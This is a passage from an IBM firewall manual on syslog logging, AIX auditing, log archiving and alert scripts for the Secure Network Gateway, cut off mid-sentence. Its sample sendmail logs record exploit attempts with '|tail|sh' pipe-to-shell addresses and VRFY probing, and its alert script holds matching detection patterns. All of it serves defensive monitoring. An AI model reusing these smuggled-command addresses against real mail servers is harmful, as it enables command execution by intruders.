Although the attempt at exploiting a sendmail hole shown in Figure 185 failed, we still want to know that someone is taking such an unnatural interest in our system. The activities can be picked up simply by logging the mail interface and configuring sendmail to log all messages.

After configuring the mail.debug selector in syslog.conf, you will see the log records that track all sendmail activities. The following example shows various undesirable activities:

```
Feb 12 18:28:46 rs60004 sendmail[26172]: Processed message AA12858 to <bin@localhost.|tail|sh.bin@localhost>; delay is 00:0
0:01 and status is Host unknown.
Feb 12 18:28:46 rs60004 sendmail[12858]: Received message AA12858 from user <|tail|sh@rs600020.itso.ral.ibm.com> at host
rs600020.itso.ral.ibm.com (9.24.104.241): size is 895 and class is 0.
Feb 12 18:28:46 rs60004 sendmail[26172]: Processed message AA12858 to <bin@localhost.|tail|sh.bin@localhost>; delay is 00:0
0:01 and status is Host unknown.
Feb 12 18:28:46 rs60004 sendmail[26172]: Processed message AA12858 to <bin@localhost.|tail|sh.bin@localhost>; delay is 00:0
0:01 and status is Host unknown.
Feb 12 18:28:50 rs60004 sendmail[12862]: Processed message AA26172 to <|tail|sh@rs600020.itso.ral.ibm.com>; delay is 00:00:
04 and status is Service unavailable.
Feb 29 13:00:06 rs60004 sendmail[14360]: SMTP (localhost) VRFY ken
Feb 29 13:03:29 rs60004 sendmail[13458]: SMTP (localhost) VRFY root
Feb 29 13:09:37 rs60004 sendmail[13362]: SMTP (localhost) VRFY ken
```

Figure 186. Sendmail Authentication Logs with Failures

Besides the various forms of command channel utilization, sendmail has additional vulnerabilities. Examples of these vulnerabilities include the use of:

- IDENT commands - CERT Advisory CA-95:06 and CERT Advisory CA-95:05
- VRFY commands - CERT Advisory CA-93:14
- Alias names - CERT Advisory CA-93:15. CA-93:16 and CA-92:11

You can see records of attempts to exploit some of these vulnerabilities in Figure 186. Note that although this logging provides useful information, we are not actually eavesdropping on real mail messages. The CERT advisories provide additional pointers regarding other records to look for and configuration suggestions.

11.3.3 Daemon Information

The daemon log provides information regarding domain name services and snmpd among other daemons. SATAN is one notable tool that probes for domain name services vulnerabilities. One of the things to look for in this file, is executable characters. CERT Advisory CA-96.02 discusses DNS vulnerabilities, which include:

- Spoofing BIND into providing incorrect name data
- Use of DNS name-based authentication services
- Corrupting data provided by a domain name service (DNS) server.

In addition to these vulnerabilities, it is advisable to look for zone transfers or other changes to your domain name services files.

```
Feb 11 18:49:40 rs60004 named[8512]: Lame delegation to '' from [150.53.104.12].53 (server for ''?) on query on n
ame
'rtpaix10.raleigh.ibm.com'
Feb 14 11:21:33 rs60004 named[26666]: /etc/named.dom:6: data "ral.ibm.com" outside zone "itso.ral.ibm.com" (ignored)
Feb 14 11:21:33 rs60004 named[26666]: cache zone "" loaded (serial 0)
Feb 15 20:00:35 rs60004 named[11556]: /etc/named.zone:12: data "localhost.ral.ibm.com" outside zone "itso.ral.ibm.com" (ign
ored)
Feb 15 20:00:36 rs60004 named[11556]: Zone "itso.ral.ibm.com" (file /etc/named.zone): no relevant RRs found
Feb 15 20:00:36 rs60004 named[11556]: primary zone "0.0.127.in-addr.arpa" loaded (serial 960461823)
Feb 15 20:00:36 rs60004 named[11556]: primary zone "104.53.150.in-addr.arpa" rejected due to errors (serial 960461823)
Feb 15 16:59:32 rs60004 ftp[13650]: ftp: IMPORT user root, host ns1.ral.ibm.com, local named.zone, remote named.zone.
Feb 15 18:23:28 rs60004 named[12452]: sysquery: query() contains our address (externaldns.150.53.104.27:150.53.104.27)
Feb 15 19:24:49 rs60004 named[12424]: sysquery: query(I.ROOT-SERVERS.NET) contains our address
(aix1.ral.ibm.com:150.53.104.27)
Feb 15 18:23:37 rs60004 named[12452]: ns_forw: query(112.5.244.9.in-addr.arpa) contains our address
(externaldns.150.53.104.27:150.53.104.27)
Feb 15 19:18:15 rs60004 named[12424]: ns_forw: sendto([192.5.5.241].53): A route to the remote host is not availa
ble.
Feb 15 19:23:49 rs60004 named[12424]: reloading nameserver
Feb 20 15:43:29 rs60004 named[13014]: /etc/named.boot: line 2: unknown field 'domain'
Feb 27 11:41:55 rs60004 sendmail[10308]: Processed message AA12098 to <root@warp.overnet.com>; delay is 00:00:04 and status
 is Host
unknown.
Feb 15 19:41:28 rs60004 named[14978]: /etc/named.dom: line 2: database format error (@)
Feb 15 19:41:28 rs60004 named[14978]: /etc/named.dom: line 6: database format error (rs60004.itso.ral.ibm.com)
Feb 15 20:00:36 rs60004 named[11556]: Zone "itso.ral.ibm.com" (file /etc/named.zone): no relevant RRs found
Feb 15 19:45:45 rs60004 named[14906]: Zone "itso.ral.ibm.com" (file /etc/named.dom): no SOA RR found
message.logs: Feb 14 16:42:55 rs60004 named[12642]: finished dumping nameserver data
Feb 15 20:00:35 rs60004 named[11556]: /etc/named.zone:15: data "www.ral.ibm.com" outside zone "itso.ral.ibm.com" (ignored)
Feb 15 20:00:35 rs60004 named[11556]: /etc/named.zone:12: data "localhost.ral.ibm.com" outside zone "itso.ral.ibm.com" (ign
ored)
Feb 15 19:16:19 rs60004 named[12452]: ns_req: no address for root server
Feb 15 20:00:35 rs60004 named[11556]: /etc/named.zone:12: data "localhost.ral.ibm.com" outside zone "itso.ral.ibm.com" (ign
ored)
```

Figure 187. Domain Name Services Failures and Zone Transfers

During our project it was noted that several occurrences of the "Lame Delegation" records actually had executable characters embedded. It is interesting to note that CERT Advisory CA-96.04 discusses the use of embedded characters in DNS. However, we could not capture the source of this probe into our network. We mention it here, simply as an additional item to look for on your firewall.

11.3.4 Authentication Information

The auth syslog category contains authentication information which provides additional information regarding access attempts to the firewall.

```
Mar 27 21:21:37 rs60004 tsm: lft0: failed login attempt for UNKNOWN_USER
Feb 11 14:02:16 rs60004 tsm: pts/4: failed login attempt for root from 9.24.104.241
Feb 13 20:01:28 rs60004 tsm: pts/3: failed login attempt for UNKNOWN_USER from 200.0.253.180
Feb 16 21:20:04 rs60004 tsm: /dev/pts/1: 3004-031 Password read timed out -- possible noise on port
Feb 16 21:20:23 rs60004 tsm: pts/7: failed login attempt for UNKNOWN_USER from 150.53.104.12
Feb 19 11:15:39 rs60004 tsm: 3004-035 TSM: write to /dev/pts/3 failed.
Feb 19 23:14:38 rs60004 tsm: lft0: failed login attempt for root
Feb 16 21:01:14 rs60004 : ttloop:  read: A connection with a remote socket was reset by that socket.
Feb 22 17:36:17 rs60004 : ttloop:  peer died: A file or directory in the path name does not exist.
Feb 29 17:30:31 rs60004 tcp_relayî3334┐: -4- 150.53.104.31:119 not authorized
Feb 29 17:30:34 rs60004 tsm: /dev/pts/3: 3004-031 Password read timed out -- possible noise on port
```

Figure 188. User Authentication Failures and Terminal State Problems

Note that the Secured Network Gateway log also records this information. During the SATAN scanning activity, we noticed that we could correlate the information in the auth.info file by time stamp to the activity recorded in the SNG log that referred to user activity. Combining the information in the two logs in this way provided additional information regarding what the connection attempt was and what activities were being attempted during that connection.

11.3.5 Secure Network Gateway Logging

The Secure Network Gateway uses the local4 syslog category to record all aspects of its normal operation. There are three priority levels, info, error and debug. One excellent feature of SNG logging is that each syslog record has a message code associated with it. This means that you can easily see the severity of a message from the suffix of the message code. For example, Figure 189 shows a section of an SNG log containing a mixture of error (suffix E) and informational (suffix I) messages.

```
Mar 10 08:52:02 rs60004 : ICA2011i: Connect to 9.24.104.27 from 9.24.104.209 secure)
Mar 10 08:52:04 rs60004 : ICA2036i: Telnet Session started for user root (9.24.104.209), pid 2528
Mar 10 08:52:06 rs60004 : ICA2002e: Authentication failed for user root with password from secure net:9.24.104.2
```

Figure 189. SNG Log Messages

To enable the logging of the SNG messages, add the following lines to the /etc/syslog.conf file:

```
local4.info       /var/adm/sng/logs/SNGlog.info
local4.err        /var/adm/sng/logs/SNGlog.err
```

Figure 190. /etc/syslog.conf Configuration for Secure Network Gateway

As recommended previously, touch the /var/adm/sng/logs/SNGlog.info and SNGlog.err files. To signal syslogd to read the changes in the /etc/syslog.conf file, refresh the daemon:

```
refresh -s syslogd
```

The other Secure Network Gateway feature that uses syslogd logging is the Log Monitor facility. We describe this further in 12.2, "Firewall Log Monitor Alarms" on page 194, but the process for setting up recording is the same as for any other log category:

```
local1.info          /var/adm/sng/logs/LogMonitor.info
```

Figure 191. /etc/syslog.conf Configuration for SNG Log Monitor

11.3.6 AIX Audit Subsystem

Another mechanism for detecting and logging potential security concerns is provided by the AIX audit subsystem. The auditing subsystem provides the means to track:

- User authentication changes - passwords, group membership, etc.
- su activity
- File access and modification
- CRON activity

In fact, any almost any activity on the AIX system can be recorded using the audit subsystem.

The audit subsystem consists of three distinct components:

1. Objects - The objects to be acted upon and monitored

2. Events - The event to occur when the object is referenced
3. Config - The rules for when objects should be monitored

New auditing events can be added by making modification to these three files. Configuring the audit subsystem can appear to be a rather daunting task, but it is not so bad in reality. We have included instructions to implement a preconfigured audit subsystem as part of the LAID package.

The steps for configuring the audit subsystem are:

1. Define the objects to be audited in the objects file
2. Add the action definition to the events file
3. Add the class definition rules to the config file
4. Turn on the audit stream

In addition, we added the definition to the syslogd logging subsystem to automate the logging of these events to a log record.

The objects file, located in */etc/security/audit* provides the ability to identify the objects on the system that need to be audited. The list of files that we chose to audit in the LAID package is as follows:

User Configuration	/etc/security/passwd /etc/security/environment /etc/security/group /etc/security/login.cfg /etc/security/user /etc/passwd /etc/profile /etc/security/limits /etc/environment
User Authentication	/etc/security/failedlogin /var/adm/sulog
TCP/IP Configuration	/etc/rc.net /etc/rc.nfs /etc/rc.tcpip /etc/tftpaccess.ctl /etc/services /etc/hosts.equiv /etc/hosts /usr/sbin/route /usr/sbin/no /etc/ifconfig /usr/sbin/mktcpip /usr/bin/telnet /usr/bin/ftp /usr/bin/mail /usr/bin/bellmail /etc/bootptab /etc/inetd.conf /etc/gated.conf /etc/hosts.lpd /etc/rc.bsdnet
Mail Configuration	/etc/aliases /etc/sendmail.cf
DNS Configuration	/etc/named.boot /etc/resolv.conf

File System Configuration	/etc/file systems /etc/vfs
System Related Files	/etc/inittab /var/adm/tmp
Printer Configuration	/etc/qconfig
AIX Audit Environment Files	/etc/security/audit/config /etc/security/audit/events /etc/security/audit/objects

Table 2. Security-Related Files for Audit

Other files could be added according to your environment. For example, the DNS database files have not been identified. This is because they are placed according to the preferences of the user location. Should you want to audit them, you could add them to the list of files.

After defining the objects you want to audit, you need to add the rule set that defines the event that your are interested in. For example, two different objects might be audited at different times:

```
/etc/security/passwd:
 w = "SEC_WRITE"

/usr/sbin/route:
 x = "SEC_EXEC"
```

These entries indicate that the SEC_WRITE action should be executed when the /etc/security/passwd file is updated (signified by the w value). On the other hand, audit will execute an action whenever someone executes the /usr/sbin/route command (the x value).

The actions SEC_WRITE and SEC_EXEC are entries that we defined for our own purposes. Event definitions are kept in the /etc/security/audit/events file. The entries we added were:

```
*       writing to configuration files
 SEC_WRITE = printf "%s"

*       executing configuration programs
 SEC_EXEC = printf "%s"
```

These stanzas can be added at the bottom of the file.

To tie the new object and event definitions into the audit system you have to update class definitions in the audit configuration file. The default classes defined in the configuration file are:

- general
- objects
- SRC
- kernel
- files
- svipc

- mail
- cron
- tcpip

There is also a user specification, which defines the users for which auditing is active. Objects are audited no matter which user is selected. Other classes of event are audited only when requested for a given user. The definitions for the entries SEC_WRITE and SEC_EXEC are added just prior to referencing the users entry in the config file, as follows:

```
config = SEC_WRITE,SEC_EXEC
```

The final step in defining the configuration file is to turn on the auditstream function:

```
start:
 binmode = off
 streammode = on
```

The streammode function sends the information to a special device file, /dev/audit. To actually do something useful with the information received by /dev/audit, you have to implement the auditstream command which takes the information from /dev/audit and writes it to stdout. There is a utility program, auditpr, which takes the output of auditstream in binary form and prints it in ASCII. auditpr also writes to stdout.

Now, we have a log file format that we could easily direct to a real file. However, we have said that our preferred logging method is to use syslog. We therefore created an awk script which takes the auditpr output and writes it to syslog category local5. Figure 192 shows this script.

```
#!/usr/bin/awk -f
BEGIN {printf ("%24s %8s %8s %13s Status Prog PID PPID: tail\n","DATE",
     "login","real","Event") | "/usr/bin/logger -plocal5.info -t AUDIT"}

/^[A-Z]/ {     # found a normal line
  line = 1;
  head=sprintf("%s %s %2s %s %s %8s %8s %15s %4s %s %s %s",
              $4,$5, $6,$7,$8, $2,$10,   $1, $3,$9,$11,$12);
  next}

/^[ \t]/ {       # lines that start with tabs and spaces are tails
  if (line==1) {sub("^[ \t]*","");  # get rid of leading white space
  printf("%s: %s\n",head,$0) | "/usr/bin/logger -plocal5.info -t AUDIT "
  line=0}
  next }
```

Figure 192. The tosyslog awk Script. This is more complex that you might expect because some of the messages generated by auditpr are split across two lines, and tosyslog combines them into a single syslog record.

Once this script is constructed it needs to be invoked, by adding it to the streamcmds file in the /etc/security/audit directory:

```
/usr/sbin/auditstream user,config,mail,cron,SRC | /usr/sbin/auditpr \
        -vhelRtcrpP | /etc/security/audit/tosyslog
```

This command has been split here for printing, but it must be on one line in the streamcmds file.

Having created all the definitions, you can turn on the auditing subsystem with command: `audit on` and shut it down with `audit shutdown`.

Figure 193 shows an example of the syslog output generated by the audit subsystem.

```
Mar  5 14:52:22 rs60004 AUDIT:                      DATE   login    real         Event Status Prog PID PPID: tail
Mar  5 14:52:42 rs60004 AUDIT: Tue Mar 05 14:52:41 1996    root    root       SEC_WRITE   OK vi 7280 8044: audit object write
event detected /etc/profile
Mar  5 14:55:00 rs60004 AUDIT: Tue Mar 05 14:55:00 1996    root    root      CRON_Start   OK cron 7294 3978: event = start cron
job  cmd = /usr/bin/fwidleout  time = Tue Mar  5 14:55:00 1996
Mar  5 15:00:08 rs60004 AUDIT: Tue Mar 05 15:00:08 1996    root    root     CRON_Finish   OK cron 3978 1: user = root  pid = 8654
time = Tue Mar  5 15:00:08 1996
Mar  5 15:09:32 rs60004 AUDIT: Tue Mar 05 15:09:32 1996    root    root    TCPIP_access   OK ftpd 7290 4158: TCP/IP  9.38.253.4
File transfer  root
Mar  5 15:10:08 rs60004 AUDIT: Tue Mar 05 15:10:08 1996    root    root   TCPIP_connect   OK ftpd 7290 4158: TCP/IP  9.38.253.4
35971  open
Mar  5 15:10:08 rs60004 AUDIT: Tue Mar 05 15:10:08 1996    root    root  TCPIP_data_out   OK ftpd 7290 4158: TCP/IP  9.38.253.4
/usr/local/sng/install/audit/obj.list
Mar  5 15:10:12 rs60004 AUDIT: Tue Mar 05 15:10:12 1996    root    root   TCPIP_connect   OK ftpd 7290 4158: TCP/IP  9.38.253.4
ftp/tcp  close  Goodbye.
```

Figure 193. File Transfer and Cron Job in Audit Output

This information, combined with the user information logged by auth.info and the Secure Network Gateway information logged by local4.info, tells you when a user used ftp, whether they used ftp from a secure adapter and what the process ID was that actually ran in the FTP server. In addition, it provides information regarding the real user and the actual user. Another nice feature of the audit subsystem, is that it provides the IP address that was reported at the time of the ftp.

11.3.7 The Trusted Computing Base

The audit subsystem provides information to detect when files are modified and when commands are executed. However, it does not check the permissions, checksum, sizes and other attributes of the file. If you spend time reviewing the CERT advisories, you will soon realize that knowing the checksum on an executable is key to ensuring that the executable has not been modified. One trick a hacker may play on your system is to replace one executable with another executable of the same name. Trusted computing base can be used to check the file characteristics and detect any changes.

If you want to use the trusted computing base you need to make the decision when you first install AIX, because it uses a modified kernel and can only be selected from the initial installation and settings menu.

You set up the trusted computer base by adding stanzas to the /etc/security/sysck.cfg file. Each stanza specifies a file name and a set of characteristics that the file should have. For example:

```
/usr/bin/lssrc:
  owner = root
  group = system
  mode = TCB,SGID,555
  type = FILE
  class = apply,inventory,bos.rte.SRC
  size = 3136
  checksum = ″05456     4 ″
```

The type, checksum and size attributes of each file can be used to verify a correct installation.

After configuring the trusted computer base, the files can be checked by issuing:

```
tcbck -n ALL
```

11.3.8 Systems Monitor

In the next chapter, we describe how we used Systems Monitor for AIX to generate alerts in the form of SNMP traps. Many of the alerts are driven directly by updates in syslog. So, for example, if the audit subsystem detects that a critical file has been modified, Systems Monitor will read the syslog entry and generate an SNMP trap from it. However, other alerts are a result of other types of checking, for example:

- Checking the number of open TCP and UDP ports
- Checking the services configured in /etc/inetd.conf and /etc/services

We chose to write a syslog entry each time Systems Monitor generates an alert. We chose category local2.info for this.

11.3.9 AIX Configuration Check List

There is quite a bit of customization that occurs to secure your firewall. One strategy, which we employed in the LAID package, is to construct a checklist script and run it as a daily cron task on the system to verify that the configuration does not change. For example, you could run a shell script from cron every evening to check and log the following information:

- Find all .rhost files
- Find all .forward files
- Find all .exrc files
- Find all .netrc files
- Find group and world writable files and directories
- Find files with the SUID or SGID bit-enabled
- Find any normal files in the /dev directory
- Find block or special character files in the /dev directory
- Run tcbck to call out any additional concerns

As with all auditing activity, we recommend putting the results of this checking into syslog. In the LAID package, we chose category local6.info for this.

11.3.10 Other Things to Monitor

The log sources that we have listed here are very comprehensive, but there are certainly other options to consider. Also, new vulnerabilities and modes of attack are emerging all the time so you have to adapt your monitoring to them.

The Australian Computer Emergency Response Team has developed a useful checklist to assist in identifying common and known security vulnerabilities under UNIX. This document can be retrieved via anonymous ftp from:

```
ftp://ftp.auscert.org.au/pub/auscert/papers/unix_security_checklist
```

The list is continuously updated as new security exposures are identified. This list is a good source of ideas for other areas or activities that need to be recorded and monitored.

11.4 Log Management

Now that we have captured a significant amount of logging data regarding the activities on the network, we need to consider how to manage this data. Several questions regarding data management need to be addressed:

- How long should records be kept?
- Where should records be stored?
- What archival techniques should be used?

The log file management support in firewall provides the ability to manage the logs and the log archives. To configure the log file management support, you need to perform the following tasks:

1. Customize the log management configuration
2. Schedule log management at regular intervals
3. Manage the archived logs

11.4.1 Log Management Configuration

The log file management function is defined in the /etc/security/logmgmt.cfg file. The default SNG /etc/security/logmgmt.cfg file provides a sample configuration. There are no SMIT interfaces to this file, so any modifications need to be done using a normal text editor. In our case, all of the files that log management is handling are, in fact, generated from the syslog facility, so the /etc/security/logmgmt.cfg file needs to be coordinated with /etc/syslog.conf.

The configuration that we used is shown in Figure 194 on page 188.

```
#
# /etc/security/logmgmt.cfg
#
# Configuration file for SNG log management and archive facility.  The
# log file, log archive and tmp work space must be absolute paths.
#
#
# |logfile                         |log days|archive                                 |arch days|work |
# |name                            |to keep |name                                    |to keep  |space|
#
/var/adm/sng/logs/SNGlog.debug      10       /var/adm/sng/reports/SNGlog.debug.a     100       /tmp
/var/adm/sng/logs/SNGlog.info       10       /var/adm/sng/reports/SNGlog.info.a      100       /tmp
/var/adm/sng/logs/SNGlog.err        10       /var/adm/sng/reports/SNGlog.err.a       100       /tmp
/var/adm/sng/logs/LogMonitor.debug  10       /var/adm/sng/reports/LogMonitor.debug.a 100       /tmp
/var/adm/sng/logs/LogMonitor.err    10       /var/adm/sng/reports/LogMonitor.err.a   100       /tmp
/var/adm/sng/logs/LogMonitor.info   10       /var/adm/sng/reports/LogMonitor.info.a  100       /tmp
/var/adm/sng/logs/audit.info        10       /var/adm/sng/reports/audit.info.a       100       /tmp
/var/adm/sng/logs/auth.info         10       /var/adm/sng/reports/auth.info.a        100       /tmp
/var/adm/sng/logs/user.info         10       /var/adm/sng/reports/user.info.a        100       /tmp
/var/adm/sng/logs/mail.info         10       /var/adm/sng/reports/mail.info.a        100       /tmp
/var/adm/sng/logs/daemon.info       10       /var/adm/sng/reports/daemon.info.a      100       /tmp
/var/adm/sng/logs/syslog.info       10       /var/adm/sng/reports/syslog.info        100       /tmp
/var/adm/sng/logs/aixcfg.info       10       /var/adm/sng/reports/aixcfg.info        100       /tmp
```

Figure 194. Log Management Configuration File

11.4.2 Scheduling Log File Management

The SNG management process is implemented by the `fwlogmgmt` command. There are two options available:

- -l - provides the ability to compress and archive files
- -a - maintains archived files

By regularly scheduling your file management and archival you can establish a process to manage your information. The normal way to achieve this regular maintenance schedule is to use cron. Prior to modifying cron, you may wish to view the current cron table:

```
crontab -l | pg
```

After viewing the cron table, it is easier to determine when a new cron entry should be scheduled. You will want to pick a period of time that is not very busy for the system. Once you have picked a time to schedule the job, you may add the job to the cron table as follows:

```
crontab -e
```

This will put you into the vi editor and you may enter the job time that you want the fwlogmgmt command to be run. For example, if you decided to compress and archive the logs at 5 a.m. daily and maintain the archived logs on the first, eleventh and twenty first of each month, you would need the following cron entries:

```
0 5         * * * /usr/bin/fwlogmgmt -l
0 5 1,11,21 * * /usr/bin/fwlogmgmt -a
```

11.4.3 File Archival Management

The ar command provides the ability to work with archives. Basic archive management functions include:

- View the contents of the archive, command: ar -vt archive.a
- Delete a file in the archive, command: ar -vd archive.a filename
- Extract a file in the archive command: ar -vx archive.a filename
- Uncompress the contents of a file, command: uncompress filename

We will illustrate the archival process with a simple example, using the configuration file listed above (see Figure 194 on page 188). First we run the log archive function:

```
# ls -la SNGlog.debug*
-rw-r--r--   1 root     system   6780817 Feb 12 09:19 SNGlog.debug
-rw-r--r--   1 root     system      6562 Feb 08 09:34 SNGlog.debug.a
#
# /usr/bin/fwlogmgmt -l
#
# ls -la SNGlog.debug*
-rw-r--r--   1 root     system       904 Feb 12 09:22 SNGlog.debug
-rw-r--r--   1 root     system    454732 Feb 12 09:23 SNGlog.debug.a
#
```

Figure 195. Effect of the fwlogmgmt -l Command

In this case, we already had an archive file named SNGlog.debug.a. When we enter the /usr/bin/fwlogmgmt -l command, records greater than ten days old are moved from the log into the archive. The log file is reduced in size and the archive, SNGlog.debug.a is expanded, but the increase in the size of the archive is much smaller than the reduction in the log size, because the records are compressed.

Next, we will look to see what files are inside the archive:

```
# ar -vt SNGlog.debug.a
rw-r--r--     0/0       6245 Feb  8 09:30 1996 960208SNGlog.debug.Z
rw-r--r--     0/0     448028 Feb 12 09:22 1996 960212SNGlog.debug.Z
#
```

Figure 196. The ar -vt Command

TheSNGlog.debug.a archive file, contains two files: 960208SNGlog.debug.Z and 960212SNGlog.debug.Z. These files are named by date to identify the date of the information.

Next, we delete the earlier log from the archive file:

```
# ar -vd SNGlog.debug.a 960208SNGlog.debug.Z
d - 960208SNGlog.debug.Z
#
# ar -vt SNGlog.debug.a
rw-r--r--     0/0     448028 Feb 12 09:22 1996 960212SNGlog.debug.Z
#
# ls -la SNGlog.debug.a
-rw-r--r--   1 root     system    454700 Feb 12 09:26 SNGlog.debug.a
#
```

Figure 197. Deleting an Archived Log with the ar -vd command.

We also could have used the fwlogmgmt -a command to remove old logs from the archive. In that case the logs to be removed would have been controlled by the configuration file, and only logs more than 100 days old would have been selected.

Finally, we will extract a log from the archive and uncompress it:

```
# ar -vx /var/adm/SNGlog.debug.a 960212SNGlog.debug.Z
x - 960212SNGlog.debug.Z
#
# ls -la 960212SNGlog.debug.Z
-rw-r--r--   1 root     system    448028 Feb 12 09:27 960212SNGlog.debug.Z
#
# uncompress 960212SNGlog.debug.Z
#
# ls -la 960212SNGlog.debug
-rw-r--r--   1 root     system   6780214 Feb 12 09:27 960212SNGlog.debug
#
```

Figure 198. Extracting and Uncompressing an Archived Log File

Chapter 12. Alert Generation and Intruder Detection

In Chapter 11, "Logging and Managing Logs for the Secure Network Gateway" on page 173, we developed a framework for system logging, collecting information from many sources and using the syslog mechanism as a way to organize it. However, trawling through logs looking for suspicious events is an inefficient way to do regular system monitoring. It would be better to have some built-in testing that can monitor for unusual events and alert the user in some way.

In the firewall case you are normally looking for evidence of someone attacking the system. Sometimes the evidence will be simple, and an attempt to exploit some well-known security hole for example. Other evidence is more obscure. It may be that a cracker finds some hitherto unknown way to get into your system. You may not detect the fact that the machine has been breached, but you *can* detect that damage has been done, because files or access permissions will be changed.

Your objective should be, therefore, to determine ways that the detection process can be automated. Ideally, it will be possible to build a detection mechanism that generates an alarm when a suspicious pattern is detected. In the ideal world we want the machine to do all the work.

In fact, there are several ways to trigger an alarm. We consider three approaches in this chapter:

1. Writing shell scripts to monitor log files
2. Using the Secured Network Gateway log monitoring function
3. Using IBM Systems Monitor for AIX

As we have already mentioned, we created a package called Logging, Alerting and Intruder Detection (LAID) as part of this project. LAID uses the Systems Monitor approach. The package is described in Appendix A, "How to Get the Samples in This Book" on page 221.

Whichever general approach you choose there will be some reliance on the many tools that UNIX provides, such as cron for command scheduling, awk and grep for pattern matching and the programming capabilities of the command shell.

12.1 Shell Script Threshold and Alarms

There are some log entries that require immediate notification when the entry is generated. The shell script shown in Figure 199 on page 192 shows an example that uses the `tail` and `awk` commands to monitor syslog output and generate alerts that it sends as mail messages to the administrator. The sample only handles a few message types, but it could be extended quite simply.

© Copyright IBM Corp. 1995 1996

```
#!/usr/bin/ksh -p
# Generate hot alerts for some syslog events
# afx 6/95

umask 077

PATH=/usr/bin:/usr/sbin:/usr/local/etc

# who gets the results
export admin=afx@rs600013.itso.ral.ibm.com

# Threshold for filter alerts
Threshold=50

# syslog output file
syslog=/var/log/debug

# logfile
# you could also log those events to a tty or printer....
# currently no output is emitted
logfile=/dev/null

me=$(basename $0)
pidfile=/usr/local/etc/$me.pid

tail -f $syslog | awk -v admin="$admin" -v threshold=$Threshold '
        # Audit write events
        /USER_Create|PASSWORD_/ {
                usermod="mail -s \"User change on "$4 "\" " admin;
                x=sprintf("echo %s %s %s %s %s %4s %5s %s %s \| %s",
                           $7,$8,$9,$4,$13,$14,$15,$18,$19, usermod) ;
                gsub("\\(|\\)","",x);
                system (x);
                next }
        /CFG_WRITE|CFG_EXEC/  {
                cfgmsg="mail -s \"Config Write/Exec on "$4 "\" " admin ;
                x=sprintf("echo %s %s %s %s Config write %s %s %s: %s \| %s",
                 $7,$8,$9,$4,$11,$14,$15,substr($0,index($0,$23),1024),cfgmsg);
                gsub("\\(|\\)","",x);
                system (x) ;
                hot=1; next}
        # Change of user attributes
        /USER_Change/ {
                usermod="mail -s \"User change on "$4 "\" " admin;
                x=sprintf("echo %s %s %s %s %s %s %s %s %s %s %s %s %s \| %s",
                       $6,$7,$8,$3,$4,$10,$12,$13,$14,$17,$18,$19,$20,usermod);
                gsub("\\(|\\)","",x);
                system (x);
                next}
        # Cron job modifications
        /CRON_JobAdd|AT_JobAdd/ {
                cronjob="mail -s \"Cron/AT job added on "$4 "\" " admin;
                x=sprintf("echo %s %s %s %s %s %s %s %s: user %s file %s \| %s",
                           $7,$8,$9,$4,$13,$11,$14,$15,$24,$21,cronjob );
                gsub("\\(|\\)","",x);
                system(x);
                next}
```

Figure 199 (Part 1 of 2). Sample Script for Generating Alert Messages

```
        # mail to pipes
        /sendmail\[[0-9]*\]:/&&/\=\|/      {
                mailpipe="mail -s \"Mail to pipe on "$4 "\" " admin;
                x=sprintf("echo \"%s\" \| %s",$0,mailpipe) ;
                gsub("\\(|\\)","",x);
                system(x);
                next}
        /sendmail\[[0-9]*\]:/&&/\=\<\|/ {
                mailpipe="mail -s \"Mail to pipe on "$4 "\" " admin;
                x=sprintf("echo \"%s\" \| %s",$0,mailpipe) ;
                gsub("\\(|\\)","",x);
                system(x);
                next}
        # Filter rejects...
        / ICA1036i\:/ {
                m=$4;
                rem=substr($10,3);
                rejects[m,rem]++;
                if ((rejects[m,rem] % threshold)==0) {
                    pipe="mail -s \"Scanner on "$4" from \"" rem " " admin;
                    x=sprintf("echo \"There were %s or more rejected packets
                               from %s on %s\" \| %s",
                        rejects[m,rem],rem,m,pipe) ;
                    system(x);
                }
                next }
' > $logfile  &

pid=$!

[[ -s $pidfile ]] && kill $(cat $pidfile) > /dev/null 2>&1

ps -ef | egrep $pid | egrep -v "egrep" | awk '{print $2}' > $pidfile
```

Figure 199 (Part 2 of 2). Sample Script for Generating Alert Messages

Most of the messages generated by the script are based directly on a log message. However the final message is a little more complex. It keeps a count of the number of filter rejects associated with a given IP address and raises an alert if the number exceeds a threshold (the inference being that we are under attack from a port scanner).

There are a great many other patterns that such a script could look for. For example, some possible vulnerability patterns include:

- Terminal state emulation
- gwauth
- XDM or X11 activity
- su activity
- Remote shell execution (rsh)
- rlogin execution
- Audit configuration
- sendmail
- Gated
- Domain name services activity
- sockd interfaces
- Telnet access
- Proxy telnet access

- File transfer activity
- Line printer access

You could extend the approach used in the above script, either in an active alert role, or as an offline analyzer. The concern is that strong UNIX skills are needed to create and maintain such a script. Next we look at some techniques that are less complex to set up.

12.2 Firewall Log Monitor Alarms

Upon installing the Secure Network Gateway, a threshold filter file is placed in /etc/security/fwtdefn.conf. This file provides the ability to set filter rules for notification. Defining these rules is much simpler that defining the patterns for awk (which may come as a relief). The format of the /etc/security/fwtdefn.conf file is as follows:

- Keyword CLASS:class
- Message code (for class=MSG only)
- Threshold number
- Time period

Figure 200 shows a sample configuration.

```
CLASS:ID root
CLASS:AUTH_S 10 10 #Authentication parms for single user
CLASS:AUTH_M 10 10 #Authentication parms for multi user
CLASS:MSG ICA2000e 1 0 #Monitor unauthorized ftp to nonsecure adapter logins
CLASS:MSG ICA1035i 1 0 #Monitor filter support deactivation
CLASS:MSG ICA1200i 1 0 #Monitor logging daemon errors
CLASS:MSG ICA1260i 1 0 #Monitor filter daemon terminations
CLASS:MSG ICA1300i 1 0 #Monitor filter support deactivation
CLASS:MSG ICA1340i 1 0 #Monitor filter support deactivation
```

Figure 200. Default /etc/security/fwtdefn.conf File

The example provides definitions for:

